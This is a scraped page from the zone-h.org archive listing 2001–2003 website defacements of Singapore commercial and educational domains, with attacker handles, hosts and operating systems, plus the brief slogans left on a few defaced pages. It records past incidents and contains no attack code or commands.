2003/02/02	RafLy			R	honda.com.sg/rafly.htm	Win NT/9x	view | mirror
2003/02/02	RafLy				...honda.com.sg/rafly.htm	Win NT/9x	view | mirror
2003/01/30	MedanHacking	H			asia.sakon.com.sg	Linux	view | mirror
2003/01/28	GankNet			R	...sg/_private/HvD-79.asp	Win NT/9x	view | mirror
2003/01/16	GankNet			R	...sg/_private/HvD-79.asp	Win NT/9x	view | mirror
2003/01/14	Bug-Travel	H			jayasoft.com.sg	Linux	view | mirror
2003/01/12	Bug-Travel	H			wuthelam.com.sg	Linux	view | mirror
2003/01/12	Bug-Travel	H	M		planetcrush.org.sg	Linux	view | mirror
2003/01/12	Bug-Travel	H	M		beverlyhillsbeauty.com.sg	Linux	view | mirror
2003/01/12	Bug-Travel	H	M		yifan.paradygm.com.sg	Linux	view | mirror
2003/01/12	Bug-Travel	H	M		...forums.paradygm.com.sg	Linux	view | mirror
2003/01/12	Bug-Travel	H	M		...nities.paradygm.com.sg	Linux	view | mirror
2003/01/12	Bug-Travel	H	M		crushhq.org.sg	Linux	view | mirror
2003/01/12	Bug-Travel	H	M		herose.com.sg	Linux	view | mirror
2003/01/12	Bug-Travel	H			biomedical.com.sg	Linux	view | mirror
2003/01/09	Affix	H			actuaries.org.sg	BSD/OS	view | mirror



http://www.zone-h.org/en/defacements/filter/filter_domain=.edu.sg/

LANGUAGE

English

SEARCH

MAIN MENU

Homepage
News
Advisories
Download area
Digital attacks
Attacks archive
Attack notification
Internet spam/frauds
Stay tuned
Infosec pager
Mailing list subscription
Passive public area
Stats & Graphs
Unsuccess stories
Active public area
Legal corner
Forum section
Join Zone-h IRC chat
Zone-H club
Staff performance
Meet our staff
Link to us
Contact us
Commercials/Campaigns
Zone-H e-Shop
Anti-pedophily campaign
Disclaimer
Black or White hat?

DIGITAL ATTACKS ARCHIVE


[Disable filters | View Hall of Shame]

Apply filters

Attacker:
Domain: .edu.sg
Date: all : -- -- --
System:

Legend:
H - Homepage defacement
M - Mass defacement (click to view all defacements of this IP)
R - Redefacement (click to view all defacements of this site)
☆ - Special defacement

Time	Attacker		Domain	OS	View
2002/10/17	MHA		...e.edu.sg/msadc/mha.asp	Win NT/9x	view | mirror
2002/09/19	Shellc0d3	H	gemsweb.ntu.edu.sg	Win 2000	view | mirror
2002/08/22	M4F14	H	pess.nie.edu.sg	Win 2000	view | mirror
2002/08/10	S4t4n1c_S0uls	H	tliap.nus.edu.sg	Win 2000	view | mirror
2002/08/10	S4t4n1c_S0uls	H	quality.np.edu.sg	Win 2000	view | mirror
2002/08/09	S4t4n1c_S0uls	H	math.nie.edu.sg	Win 2000	view | mirror
2002/07/05	p0rt	H	cblc.np.edu.sg	Win NT/9x	view | mirror
2002/01/29	MHA	H	npmsc.np.edu.sg	Windows	view | mirror
2002/01/02	NouS	H	imcb.nus.edu.sg	Unknown	view | mirror
2001/11/27	Silver Lords	H	cpt1.nus.edu.sg	Windows	view | mirror
2001/11/12	TeckLife	H	taekwondo.edu.sg	Windows	view | mirror
2001/11/04	tty0	H	arl.nus.edu.sg	Unknown	view | mirror
2001/11/02	Digital WrapperZ	H	lib.nus.edu.sg	Unknown	view | mirror
2001/05/01	Cr1m3 0rg4n1z4d0	H	bdg.nus.edu.sg	Windows	view | mirror
2001/05/01	cAk	H	arch.nus.edu.sg	Windows	view | mirror
2001/05/01	Cr1m3 0rg4n1z4d0	H	np1.edu.sg	Windows	view | mirror



http://www.zone-h.org/defaced/2003/01/09/actuaries.org.sg/

DEFACED


BY

AFFIX

BY N3rd

I Love You Gabizinha_SBC

#Affix - Irc.BrasNet.Org




Address http://www.zone-h.org/defaced/2002/12/26/www.actuaries.org.sg/

Pagina Configurada por w4rr10rs

Extra ! Extra ! Extra, familia passa fome, enquanto o governo enche a barriga, com o dinheiro deles Extra !!!

Aquela gente Humilde



Address http://defaced.alldas.mirror.widexs.nl/mirror/2001/05/01/www.bdg.nus.edu.sg/

the

"the creative people never will be dominated"

cr1m3 0rg4n1z4d0

Presents

Team

